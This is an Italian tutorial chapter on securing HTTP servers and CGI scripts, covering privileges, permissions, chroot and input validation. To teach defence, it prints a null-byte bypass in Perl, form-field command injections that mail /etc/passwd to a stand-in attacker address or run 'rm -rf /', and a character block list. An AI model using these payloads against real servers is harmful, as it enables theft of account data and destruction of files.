Caratteristica principale di un sistema è il sistema operativo adottato. In genere, quanto più complesso e potente è un sistema operativo, tanto più esso è aperto ad attacchi dall' esterno. Oggi i due sistemi operativi su cui si eseguono la maggior parte dei server HTTP presenti in rete sono Unix, con i suoi vari cloni (vedi ad esempio Linux) e Windows NT®, il sistema operativo di punta della Microsoft®. Tra i sostenitori dei due sistemi si è aperta una vera e propria diatriba su quale fosse il più sicuro, fornendo ognuno le proprie opinioni. Di tutto ciò, l' unica cosa sicura è che la sicurezza di un server HTTP parte da una corretta configurazione del sistema operativo su cui il server deve girare. Possiamo qui elencare alcuni suggerimenti che un buon amministratore dovrebbe seguire:

- Limitare il numero di account registrati sulla macchina dove il server è in esecuzione;
- Assicurarsi che gli utenti con permessi di login sulla macchina scelgano buone password (password che siano abbastanza lunghe e non di senso compiuto);
- Disabilitare i servizi non necessari, come ad esempio potrebbe essere l' FTP;
- Rimuovere le shell e gli interpreti dei quali non si ha bisogno;
- Controllare accuratamente e periodicamente i log del server HTTP per assicurarsi che non siano avvenuti eventuali attacchi, anche se non eseguiti con successo;
- Essere sicuri che i permessi sul file system siano corretti, in particolar modo quelli che riguardano la parte di file system utilizzata dal server HTTP.

5.2. Sicurezza di un server HTTP

Passiamo ora a considerare gli aspetti relativi ad una corretta configurazione di un server HTTP. Gli aspetti di cui discuteremo saranno i seguenti:

- UID del server HTTP.
- Permessi sul filesystem.
- Facility avanzate.

- Soluzione con *chroot*
- Localizzazione degli script CGI

5.2.1 UID del server HTTP

Prima e indispensabile accortezza di un amministratore di sistema, deve essere quella di far girare il server HTTP della sua macchina con privilegi ristretti. A tale proposito c'è un'importante aspetto da considerare: il bind della porta ben nota del protocollo HTTP, la porta 80, che il server deve effettuare. Su sistemi Unix-like, per effettuare il bind di una porta il cui numero è inferiore a 1024, l' applicazione deve essere eseguita da root. Ciò implica che, per effettuare il bind, il server debba essere avviato dal superuser. Fatto ciò, l' applicazione dovrebbe eseguire una chiamata a setuid per cambiare il suo proprietario con un utente meno privilegiato. La maggior parte dei server HTTP fornisce direttive di configurazione che permettono all' amministratore di sistema di scegliere l'UID (l'utente) e il GID (il gruppo) sotto cui il server HTTP dovrà girare. Per quanto riguarda Apache, le corrispondenti direttive sono, rispettivamente, User e Group. In un sistema Linux esiste di solito un utente con permessi particolarmente limitati chiamato nobody, a cui è associato un gruppo con il medesimo nome. Tale utente è creato appositamente per lo scopo suddetto. Si può quindi pensare di far eseguire il server sotto questo utente e il suo gruppo. Si preferisce talvolta, però, creare un utente e un gruppo a parte per il server HTTP per evitare possibili interferenze con altri processi che utilizzano nobody e il suo gruppo come UID e GID. Questa probabilmente è proprio la scelta migliore, in quanto evita ogni possibile inconveniente.

5.2.2 Permessi sul filesystem

Inoltre, particolare attenzione deve essere posta anche nel porre i giusti permessi sulle directory ove il server verrà istallato. Riferendoci ancora al server Apache, daremo una "configurazione-tipo" di tali directory. Una semplice istallazione di Apache comprende le seguenti directory:

- *conf*: contiene i file di configurazione del server
- *logs*: contiene i log del server
- *htdocs*: la document root del server
- *cgi-bin*: contiene gli script CGI che il server utilizza

Anzitutto è buona norma che le directory *conf* e *logs* siano create da root e siano modificabili solo da questo utente. Supponendo di voler istallare Apache in */usr/local/httpd/* si può eseguire la seguente sequenza di comandi:

```
mkdir /usr/local/httpd
cd /usr/local/httpd
mkdir conf logs
chown root . conf logs
chgrp root . conf logs
chmod 755 . conf logs
```

Figura 10: impostazione dei permessi per conf e logs

Per quanto riguarda le directory *htdocs* e *cgi-bin* esse devono essere modificabili dal web master (colui che amministra il sito web che il server mette a disposizione). Per il web master deve essere possibile creare, modificare ed eliminare file in queste directory. Supponendo, quindi, di creare un nuovo utente e un nuovo gruppo per il web master, chiamandoli entrambi 'www', ad esempio, si possono eseguire i seguenti comandi:

```
mkdir cgi-bin htdocs
chown www . cgi-bin htdocs
chgrp www . cgi-bin htdocs
chmod  . cgi-bin htdocs
```

Figura 11: impostazione dei permessi per cgi-bin e htdocs

I permessi risultanti saranno quindi quelli di seguito riportati.

```
drwxr-xr-x   2 www      www          4096 May 29 16:20 cgi-bin
drwxr-xr-x   2 root     root         4096 May 29 16:20 conf
drwxr-xr-x   2 www      www          4096 May 29 16:20 htdocs
drwxr-xr-x   2 root     root         4096 May 29 16:19 logs
```

Figura 12: permessi sul filesystem

5.2.3 Facility avanzate

La maggior parte dei server HTTP oggi disponibili offre innumerevoli facility che però possono costituire veri e propri buchi nella sicurezza del sistema.
Vediamone alcune e analizziamo gli svantaggi ad esse connessi:

- Listing automatico delle directory
  Quando viene inviata una richiesta ad un server HTTP con una URL in cui si specifica una directory, il server può eventualmente rispondere inviando in automatico una pagina HTML costruita al volo che elenca il contenuto di tale directory. In questo modo, c' è la possibilità che vengano messi a disposizione file utili per formulare un attacco al sistema, quali sorgentin di script CGI istallati nel sistema, sorgenti di script di controllo dei log del server o eventualmente i link simbolici creati per motivi di manutenzione e di cui ci si è dimenticati di effettuare l' eliminazione
- Link simbolici
  Molti server permettono di estendere la document root aggiungendo opportuni link simbolici al suo interno. Anche se ciò a volte può facilitare il lavoro del webmaster, si potrebbe compromettere la sicurezza del sistema ad esempio creando, anche accidentalmente, link ad aree del filesystem che vorrebbero essere tenute nascoste (si pensi a /etc). Quasi tutti i server HTTP consentono di disabilitare questa funzione, tramite opportune direttive aggiunte ai file di configurazione.

5.2.4 Soluzione con *chroot*

Una ulteriore possibilità è quella di eseguire il server HTTP cambiando la sua home in directory radice (utilizzando il comando chroot).
In questo modo, tutta la parte del filesystem che si trova a monte di tale home risulterà inaccessibile al server, salvo vi siano hard link, e quindi al sicuro da eventuali attacchi. Ad esempio se il server HTTP, il cui eseguibile è httpd, ha come directory di lavoro /home/web/, il comando

```
chroot /home/web/ httpd
```

fa in modo che il server veda la directory /home/web/ come directory radice (‘/’) del filesystem.
Lo svantaggio di questo approccio è che si deve creare un vero e proprio filesystem "virtuale" nella home del server HTTP, contenente tutto ciò di cui il server HTTP stesso può aver bisogno, come interpreti, database, device, librerie e così via.

5.2.5 Localizzazione degli script CGI

La maggior parte dei server HTTP oggi disponibili consente almeno due possibili configurazioni per l’esecuzione degli script CGI. La prima consiste nell’identificarli nell’albero delle directory della document root tramite un’estensione, mentre la seconda permette di indicare una directory dove i file in essa contenuti sono da considerarsi degli script CGI. Benché la prima opzione non sia intrinsecamente pericolosa, porta con sé una serie di svantaggi:

- Poiché gli script CGI sono dei potenziali punti deboli della sicurezza di un sistema è molto più facile mantenere traccia di quali script sono istallati sul sistema se essi sono mantenuti tutti in una specifica posizione del filesystem, piuttosto che ritrovarseli sparsi nell’albero delle directory della document root. Ciò è particolarmente vero in ambienti in cui vi sono molte persone che mantengono lo stesso sito Web. In questo caso , infatti, è facile che qualcuno crei uno script CGI che contenga una qualche fonte di rischio per il sistema e che lo istalli da qualche parte nell’albero della documunet root. Con la seconda metodologia, invece, se la directory in cui sono contenuti gli script è resa scrivibile solo dal web master, ci si assicura che solo quest’ultimo sia in grado di istallare nuovi script nel sistema, magari supervisionandoli prima, per assicurarsi che non nascondano potenziali situazioni di rischio.
- Se un potenziale nemico fosse in grado di istallare da qualche parte nella document root un suo script, potrebbe eseguirlo facilmente da remoto semplicemente richiedendone l’URL. Tale scenario diventa però improponibile se si utilizza il secondo metodo.
- Immaginiamo uno scenario per niente improbabile. Supponiamo di aver scritto uno script CGI in un linguaggio interpretato, diciamo il Perl. Sia test.cgi il nome del nostro CGI e supponiamo di averlo istallato da qualche parte nell’albero delle directory della document root. Dopo un po’ di tempo ci accorgiamo di dover fare qualche piccola modifica a test.cgi. Dunque lo apriamo con un comune editor di testi, diciamo Emacs, lo modifichiamo e lo salviamo. Emacs, come molti altri editor di testi del mondo Unix, lascia sempre una copia

della precedente versione di un file modificato aggiungendo il carattere ‘~’ alla fine del nome del file. Nel nostro caso creerà il file test.cgi~, che conterrà la versione precedente all’ultima modifica fatta allo script CGI in questione. Se un eventuale nemico, ipotizzando una situazione del genere, richiedesse l’URL di test.cgi~, il server HTTP considererebbe tale file non come un script, ma come una comune risorsa e la invierebbe, così come è, al richiedente. Così il nemico avrebbe a disposizione il sorgente di test.cgi (anche se solo di una versione precedente) per poter pianificare un possibile attacco al sistema.

In definitiva è consigliabile la soluzione della directory fissa ove localizzare gli script, che previene gli inconvenienti sopra riportati.

5.3. Sicurezza degli script CGI

In questa sezione discuteremo la sicurezza degli script CGI, cercando, ove possibile, di fornire degli utili suggerimenti per scrivere script che rendano quantomeno difficile un eventuale attacco alla sicurezza del sistema Web su cui sono istallati.

5.3.1 Possibili attacchi

Cominciamo con l' analizzare i possibili attacchi portati ad un sistema tramite un server HTTP, assumendo che esso sia stato configurato correttamente, sfruttando eventuali script CGI non sicuri, allora si potrebbe:

- Inviare via e-mail il file /etc/passwd contenente le password degli utenti della macchina su cui il server è istallato. Anche se il file contiene delle password che sono cifrate, potrebbe comunque essere utilizzato per un eventuale intrusione non autorizzata nel sistema. Anche avere un sistema di password shadow non è una soluzione al problema. In tale approccio il campo password del file passwd contiene il carattere ' x' o ' *' mentre le password vere e proprie sono contenute in un file separato, /etc/shadow, i cui permessi di lettura e scrittura sono riservati solo al superuser. Infatti in questo caso l' invio tramite mail del file /etc/passwd non fornisce le password cifrate degli utenti, ma comunque dà informazioni su tutti gli account presenti sulla macchina, informazioni che comunque potrebbero essere usate per tentare un accesso non autorizzato.
- Inviare via e-mail una mappa del filesystem che potrà essere utilizzata per la pianificazione di ulteriori attacchi.
- Inviare via e-mail informazioni sulla configurazione dell’host utilizzabili per la pianificazione di successivi attacchi.
- Eseguire un server per il login su una porta alta (>1024) e connettersi ad esso tramite telnet.
- Eseguire applicazioni che richiedono molte risorse (find sull' intero filesystem o simili) sovraccaricando il sistema e impedendogli di espletare le sue normali funzioni (tipo di attacco *denial of service*).
- Cancellare o alterare i file di log del server HTTP.

5.3.2 Scelta del linguaggio

La scelta del linguaggio con il quale implementare gli script CGI è spesso una scelta forzata, dettata dalle specifiche conoscenze dell'implementatore. Potendo però scegliere, ci si trova subito a porsi il quesito se sia meglio utilizzarne uno compilato o uno interpretato. Per quanto riguarda l'aspetto della sicurezza, possiamo dire che è preferibile utilizzarne uno compilato. Vediamone le motivazioni:

- Ovviamente, più un nemico conosce come lavora uno script, più facilmente riuscirà a trovare in esso un qualche punto di attacco. Se si utilizza un linguaggio compilato e s'istalla il codice binario dello script, è più difficile interpretarne il funzionamento, anche riuscendo ad ottenerne il codice binario. Se si utilizza un linguaggio interpretato, il codice sorgente dello script è sempre potenzialmente disponibile. Possiamo considerare, ad esempio, lo scenario, precedentemente presentato, nel quale il nemico riesce ad ottenere il sorgente dello script richiedendo l'URL di una sua precedente versione, lasciata dall'editor utilizzato per effettuare le ultime modifiche. Per contro, bisogna considerare che il codice sorgente di molti script CGI di uso comune è liberamente disponibile in rete, siano essi implementati con linguaggi compilati o interpretati.
- La maggior parte dei programmi di grandi dimensioni nasconde al suo interno numerosi bug, e gli interpreti sono, solitamente, programmi di dimensioni rilevanti. Quando si manda in esecuzione uno script CGI interpretato, si avvia un'istanza dell'interprete che esegue le istruzioni contenute nello script. Talvolta è possibile sfruttare ad hoc i bug dell'interprete per far compiere allo script azioni indesiderabili.
- Come vedremo in seguito, uno dei maggiori scenari che nasconde insidie è l'invocazione di comandi esterni all'interno dello script. La maggior parte dei linguaggi interpretati permette di eseguire molto facilmente tale compito. Questo comporta che l'implementatore sia naturalmente portato ad utilizzare tali facilitazioni, introducendo più facilmente situazioni di potenziale pericolo.

Ovviamente ciò non implica che l'utilizzo di un linguaggio compilato produca necessariamente degli script CGI sicuri.

5.3.3 Conoscenza degli strumenti

La cosa importante, in ogni caso, è la conoscenza approfondita degli strumenti che si utilizzano. Consideriamo un semplice esempio in cui un implementatore utilizzi il Perl; egli potrebbe ignorare che "root" != "root" ma allo stesso tempo "root" == "root". Confusi? Vediamo perché. Ricordiamo, innanzi tutto, che il Perl permette di includere in una stringa il byte '\0' in quanto, al contrario del C, considerandolo come un normale carattere, non lo utilizza come terminatore di stringa.
Supponiamo che l'implementatore voglia aprire un file il cui nome viene fornito dall' utente senza l' estensione.
Nel suo script Perl possono esserci le seguenti istruzioni:

```
....                                    # parse input
$database="$user_input.db";             # concatena il contenuto di user_input
                                        # alla stringa “.db” e assegna il
                                        # tutto alla variabile database
open(FILE "<$database");                # apre il file
```

Figura 13: esempio di script CGI in Perl

Supponendo che l’utente abbia fornito la stringa “dati”, la variabile *user_input* sarà uguale a "dati". Ammettiamo ora che l' utente passi invece la stringa "dati\0": la variabile database conterrà la stringa "dati\0.db".
Una volta che la stringa contenente il nome del file arriva all’appropriata system call (presumibilmente scritta in C), essa interpreta lo '\0' come terminatore di stringa e quindi cercha di aprire il file "dati". Tutto ciò può essere utilizzato per portare a termine il seguente attacco. Supponiamo di avere uno script che permetta di cambiare le password degli utenti, (ad esempio utilizzate per l' accesso alla mailbox su di un ISP). Sicuramente non vorremmo permettere ad un utente malintenzionato di cambiare la password di root. Se lo script CGI è scritto in Perl potrebbe contenere al suo interno un controllo come:

```
if ($user ne "root") {          # se l’utente non è root
    ....                        # esegue il cambio della password
}
```

Figura 14: esempio di controllo in Perl

L’implementatore ritiene con ciò di permettere il cambio della password a tutti gli utenti tranne che a root. Quindi se l' utente prova lo username ' root' non potrà fare niente, ma se fornisce in input la stringa "root\0", il test if avrà successo! Questo non è necessariamente un problema di sicurezza, ma ha dei risvolti interessanti. Infatti, molti script CGI aggiungono un' estensione all' input dell' utente per dare la pagina di output. Vediamo il seguente esempio:

```
....                                    # parse input
die("hahaha!  Beccato!)
if($user_input eq "page.cgi");          # tentativo di
                                        # proteggere il
                                        # sorgente
$file=“$user_input.html“;
....
```

Figura 15: esempio di controllo inefficace in Perl

Lo script con nome page.cgi prende come input il nome della pagina da visualizzare ed aggiunge il suffisso ' .html' per restituire il contenuto di nome_pagina.html. Se un utente passasse come nome_pagina la stringa "page.cgi\0" avrebbe come output il sorgente di page.cgi.

Anche controllando esplicitamente l'esistenza del file da aprire con l'operatore '-è di Perl, non renderebbe lo script immune da quest'attacco. Ciò avviene perché quest'operatore utilizza una system call implementata in C, che, com'è noto, termina le stringhe con '\0', quindi verifica l'esistenza del file "page.cgi" e non del file "page.cgi\0.html":

```
...                                          # scansione dell'input

die("hahaha!  Beccato!")
    if($user_input eq "page.cgi");           # tentativo di
                                             # proteggere il
                                             # sorgente
$file="$user_input.html";

if (-e $file){
  open (FILE, "<$file");  # apre '$filè in lettura
  ....                    # invia il file
}
```

Se la stringa "page.cgi" fosse "/etc/passwd", il problema sarebbe ben più grave.
Talvolta è necessario che uno script CGI sia eseguito con un particolare UID. Esistono in tali situazioni degli appositi *wrapper* che assolvono questo compito. Si tratta di applicazioni che vengono avviate come superuser, eseguono un setuid a un UID specificato e successivamente una exec dello script CGI che si vuole eseguire. Ma se tale metodologia ci viene in aiuto per risolvere alcuni problemi di accesso a risorse per gli script CGI, diventa una tecnica pericolosa se non utilizzata con CGI di provata sicurezza. Supponiamo di eseguire il wrapper su di uno script CGI utilizzando un uid UID. Per qualche oscuro bug lo script CGI permette l'esecuzione di un comando del tipo 'rm -rf /'; se ciò avviene l'utente il cui user identificator è UID può dire addio alla sua home directory e a tutto ciò che in essa era contenuto.

5.3.4 Nessun'assunzione sull'input di uno script

Come appena detto, i punti di partenza per un server HTTP sicuro sono una corretta configurazione e un'approfondita conoscenza. Fondamentale però è scrivere script CGI sicuri.
La prima considerazione da fare riguarda l'input dello script: non fare mai assunzioni sui valori d'input passati ad uno script CGI. Vediamo il perché. Supponiamo di voler ricevere messaggi via e-mail tramite il web al nostro indirizzo foo@bar.baz.com. In tal caso istalleremo sul server HTTP un'apposita pagina HTML simile alla seguente:




Figura 16: esempio di FORM per l'invio di un'e-mail visualizzato da un browser grafico

il cui codice HTML sarà:

```
<HTML>
  <HEAD>
  <TITLE>e-mail</TITLE>
  </HEAD>
  </BODY>
    <CENTER>
      <H1> Inserisci il messaggio da inviare</H1><BR>
      <FORM ACTION="/cgi-bin/email-foo" METHOD="GET">
        <INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@bar.baz.com">
        <TEXTAREA NAME="msg" ROWS="11" COLS="60" VALUE=""></TEXTAREA>
        <BR><BR>
        <INPUT TYPE="submit" NAME="Invia" VALUE="Invia">
      </FORM>
    </CENTER>
  </BODY>
</HTML>
```

Figura 17: esempio di codice HTML che realizza un FORM capace di inviare un'e-mail

Supponiamo, inoltre, di aver scritto uno script CGI chiamato 'email-foo', che contenga la seguente porzione di codice:

```
...
char foo_address[BUF_SIZE];    // verrà memorizzato l'indirizzo di e-mail
char messageFile[BUF_SIZE];    // verrà memorizzato il messaggio da
                                // inviare a foo_address
...

// il messaggio viene scritto in un file temporaneo
// il cui nome sara' memorizzato in messageFile

...

sprintf(buffer,"/usr/lib/sendmail -t %s < %s", foo_address, messageFile);
system(buffer);
...
```

Figura 18: esempio di script CGI per l'invio di un e-mail

Una volta che lo si è fatto istallare dal nostro amministratore di sistema lo script diventa operativo. Se un eventuale hacker, visitando la pagina contenente il FORM, la modificasse nel seguente modo:

```
<FORM ACTION="/cgi-bin/email-foo" METHOD="GET">
   <INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@.bar.baz.com <
   /dev/null;mail hacker@bad.com < /etc/passwd;cat /dev/null">
   <TEXTAREA NAME="msg" ROWS="11" COLS="60" VALUE=""></TEXTAREA>
   <BR><BR>
   <INPUT TYPE="submit" NAME="Invia" VALUE="Invia">
</FORM>
```

Figura 19: esempio di FROM modificato da un nemico

e la sottomettesse poi al server che l'aveva inviata, riuscirebbe a farsi spedire via e-mail il file delle password. L'errore principale di colui che ha scritto questo codice è che ha assunto implicitamente che fosse eseguito solo dal suo FORM invece, una volta che lo script è istallato nella directory degli script di un server HTTP, esso è eseguibile da chiunque possa accedere al server, passandogli qualsivoglia stringa di parametri. È bene quindi controllare sempre ciò che viene passato in input per evitare spiacevoli sorprese.
Un altro problema che emerge in queste poche righe di codice è l'utilizzo non ponderato di una potente funzione della libreria standard del C: *la system()*, il cui prototipo è di seguito riportato.

```
int system(const char *comando);
```

Essa esegue ciò che è specificato in '*comando*' come se fosse stato fornito sulla linea di comando della shell. In effetti viene eseguita un *exec* basata sulla stringa '/bin/sh -c *comando*'. Ovviamente '*comando*' può contenere tutti i matacaratteri (caratteri con particolare significato) che la shell utilizza. Ad esempio considerando il metacarattere ';' (utilizzato come separatore di comandi), la

stringa 'comando' potrebbe essere la seguente:

```
/usr/lib/sendmail -t foo@.bar.baz.com < /dev/null; rm -rf /; cat /dev/null
< nomeFileMessaggio
```

Figura 20: esempio di stringa di comando che un nemico potrebbe esguire

Se un hacker modificasse il FORM nel seguente modo:

```
<INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@.bar.baz.com < /dev/null;
rm -rf /; cat /dev/null">
<TEXTAREA name="msg" rows="11" cols="60">  </TEXTAREA>
```

Figura 21: stringa di comando inserita nel FORM

cancellerebbe tutti i file presenti sul disco con i permessi concessi alla UID del server. Considerando, ora, che la sottostringa ‘rm -rf /’ può essere sostituita da una qualsiasi sequenza di caratteri, l'hacker può, in questo modo, mandare in esecuzione comandi arbitrari sotto l’UID del server.
Uno dei possibili rimedi a tali inconvenienti è di non utilizzare funzioni di libreria che eseguano delle shell. Ovviamente le funzioni che invocano una shell dipendono dal linguaggio che si sta utilizzando per scrivere lo script in questione. Per quanto riguarda il C, ad esempio, anche la funzione *popen()* esegue una shell. Il prototipo di quest’ultima è dato di seguito.

```
popen(const char *command,const char *type)
```

È buona norma dunque, qualsiasi linguaggio si utilizzi, sapere ciò che fa ogni funzione di libreria, per evitare spiacevoli sorprese.

5.3.5 Controllo del contenuto dell’ input

L’esempio precedente mette in evidenza un’altra problematica: il bisogno di controllare attentamente ciò che viene fornito in input allo script. Come prima operazione, all’interno dello script, è buona norma eseguire una scansione dell’input dell’utente, controllando che esso non sia fonte di problemi. Per realizzare questo approccio vi sono due filosofie :

- quello che non è espressamente proibito è permesso
- quello che non è espressamente permesso è proibito

A prima vista, i due metodi possono sembrare simili, ma, in effetti, non lo sono. Il primo approccio prevede che durante la scansione dell'input vengano eliminati o sostituiti tutti i caratteri che si ritengono lesivi della sicurezza dello script CGI.

Un esempio è dato dal seguente codice:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[], char **envp)
{

    static char bad_chars[] = "/ ;[]<>&\t";    // caratteri pericolosi
    char * user_data;   // puntatore alla QUERY_STRING
    char * cp;          // utilizzato per la scansione dell'input

    // Prendiamo l'input
    user_data = getenv("QUERY_STRING");

    // rimuove i caratteri pericolosi
    for (cp = user_data; *(cp += strcspn(cp, bad_chars)); /* */) {
        *cp = '_';
    }
    ...
    // corpo dello script CGI
    ...
    exit(0);
}
```

Figura 22: esempio di approccio *quello che non è espressamente proibito è permesso*

Tale metodologia prevede che il programmatore consideri tutti i possibili caratteri di input che potrebbero essere causa di problemi; se uno qualsiasi di tali caratteri non fosse contemplato allora lo script potrebbe essere usato in modo pericoloso.
Un approccio migliore è fornito dalla seconda metodologia. Il programmatore definisce una lista di caratteri accettabili e sostituisce ogni carattere **non** accettabile con un underscore ("_"). Un esempio è dato dal codice seguente:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[], char **envp)
{
    static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
                      ABCDEFGHIJKLMNOPQRSTUVWXYZ\
                      1234567890_-.@";
    char * user_data;   // puntatore alla QUERY_STRING
    char * cp;          // utilizzato per la scansione dell'input

    // Prendiamo l'input
    user_data = getenv("QUERY_STRING");

    // rimuove i caratteri pericolosi
    for (cp = user_data; *(cp += strspn(cp, ok_chars)); /* */) {
        *cp = '_';
    }
    ...
    // corpo dello script CGI
    ...
    exit(0);
}
```

Figura 23: esempio di approccio *quello che non è espressamente permesso è proibito*

Si noti che nei due approcci[3], le funzioni utilizzate nel ciclo for sono rispettivamente strcspn e strspn. Si faccia riferimento al manuale della libreria standard C per le differenze.
Gli input validi appartengono così ad un insieme predicibile, ben definito e di grandezza limitata. Il beneficio di questo metodo è che il programmatore è certo che qualunque input sia fornito, esso conterrà solo caratteri sotto il suo controllo. È chiaro con ciò che questo approccio è da preferirsi.
Bisogna aggiungere però che il codice d'esempio presentato sopra non è da utilizzarsi così com'è, ma è necessario adattarlo alle proprie esigenze, a seconda del linguaggio utilizzato, dell'ambiente operativo in cui sarà eseguito e del compito che lo script dovrà svolgere.
Per quanto riguarda il linguaggio, ad esempio, se si utilizza il Perl bisogna tener conto che i metacaratteri '>' e '|' hanno un significato particolare nelle funzioni orientate ai file. Considerando invece l'ambiente, basti pensare che ogni shell ammette suoi propri particolari metacaratteri, per esempio il carattere '^' può essere considerato come un simbolo di pipe. Relativamente al compito svolto dallo script CGI, si può fare un piccolo esempio. Supponiamo di voler implementare uno script CGI che prenda in input un pathname di un file, magari per visualizzarlo via web. Se utilizzassimo il codice visto prima, così com'è, ci accorgeremmo subito che qualcosa non funziona. Infatti il codice assume che il carattere '/' non è un carattere sicuro e lo sostituisce con un '_'. Ovviamente, così non sarà mai possibile visualizzare un file che non si trovi nella directory corrente. Tutto ciò deve far capire che non esiste una soluzione universale, ma si deve sapere adattare per l'occasione ciò che di buono si conosce.

[3] I due esempi di codice C sono tratti dai Tech Tips del CERT e sono reperibili all'URL ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters. La versione utilizzata è la 1.4 del 13 febbraio 1998.

5.3.6 Variabili d'ambiente

Altro punto dolente della sicurezza degli script CGI è la gestione delle variabili d'ambiente. Queste ultime sono di solito ereditate dal processo padre, quindi per gli script dal server HTTP. Se un eventuale nemico riuscisse in qualche modo a modificare il contenuto di alcune di queste variabili, potrebbe in qualche caso manipolare il comportamento dello script.

5.3.6.1 Alcune variabili d'ambiente sono pericolose

Alcune variabili d'ambiente sono pericolose, in quanto controllano librerie e programmi in modo oscuro, subdolo o non documentato. La variabile **IFS**, ad esempio, è usata dalle shell *sh* e *bash* per determinare quali caratteri separano gli argomenti della linea di comando. Poiché la shell è invocata da numerose chiamate di basso livello (come la system() e la popen() del C), ponendo IFS a valori inusuali possono essere sovvertite chiamate apparentemente sicure. Questa caratteristica è documentata da bash e sh, ma, ciononostante, resta oscura; molti utenti, infatti, sanno dell'esistenza di tale variabile a causa del suo utilizzo in attacchi alla sicurezza, e non perché essa venga effettivamente usata per il suo reale scopo. Quello che è peggio è che non tutte le variabili d'ambiente sono documentate.

5.3.6.2 Il modo in cui le variabili d'ambiente sono memorizzate è pericoloso

Normalmente, un programma dovrebbe usare le funzioni standard per accedere alle variabili d'ambiente, come *getenv()*, *setenv()*, *putenv()* o *unsetenv()*. In un sistema Unix le variabili d'ambiente sono accessibili tramite un puntatore (*environ*) ad un array di puntatori a carattere e l'array è terminato con un puntatore a NULL. I puntatori a carattere, a loro volta, indirizzano delle stringhe NIL-terminated (terminate da un carattere '\0') della forma 'NOME=valore', dove NOME rappresenta il nome della variabile d'ambiente e valore ne rappresenta il valore. Questo tipo di formato ha molte implicazioni, come ad esempio che il nome di una variabile d'ambiente non può contenere il carattere '='. Comunque, un'implicazione più pericolosa di questo formato è che esso permette la definizione di più variabili con lo stesso nome ma con diverso valore. Da ciò potrebbe nascere il problema che un programma o script controlli il valore di un'occorrenza di una determinata variabile ma poi ne utilizzi un'altra. Nei sistemi Linux basati su GNU glibc 2.1 si è cercato di evitare tali inconvenienti, fornendo delle funzioni per la manipolazione delle variabili d'ambiente che lavorino in modo sicuro. In particolare, la funzione *getenv()* restituisce sempre il valore della prima occorrenza trovata, *setenv()* e *putenv()* modificano il valore della prima occorrenza trovata, mentre la funzione *unsetenv()* elimina *tutte* le occorrenze della variabile d'ambiente che si desidera cancellare. Ovviamente, tutti questi sforzi sarebbero inutili se un qualsiasi programma accedesse alle variabili d'ambiente senza utilizzare le funzioni standard, ma manipolando direttamente *environ*. È buona norma, dunque, assicurarsi che le funzioni di manipolazione delle variabili d'ambiente del sistema su cui si sta scrivendo lo script abbiano un comportamento sicuro (come quello visto per l'implementazione di GNU glibc 2.1), e, in questo caso, che si utilizzino solo queste funzioni per la manipolare le variabili d'ambiente.

5.3.6.3 La soluzione: estrarre ed eliminare

Una soluzione radicale al problema è cancellare tutto il contenuto del vettore delle variabili d'ambiente per poi inizializzare solo il valore di quelle che risultano strettamente necessarie per l'esecuzione dello script, ovviamente con valori non pericolosi. Questa è sicuramente la soluzione più sicura, in quanto non vi è alcun modo di controllare tutte le possibili variabili che in qualche modo possono essere pericolose. Anche se si analizza il codice di ogni programma che si richiama direttamente o indirettamente dallo script, versioni successive di tali programmi potrebbero aggiungere altre variabili, documentate o meno, rendendo vani tutti gli sforzi fatti.
Utilizzando il linguaggio C, il modo più semplice per eliminare tutte le variabili d'ambiente è quello di porre la variabile globale *environ* (definito in <unistd.h>) a NULL. In alternativa, si può utilizzare una funzione non documentata e non implementata su tutti i sistemi Unix: *clearenv()* definita in <stdlib.h>.
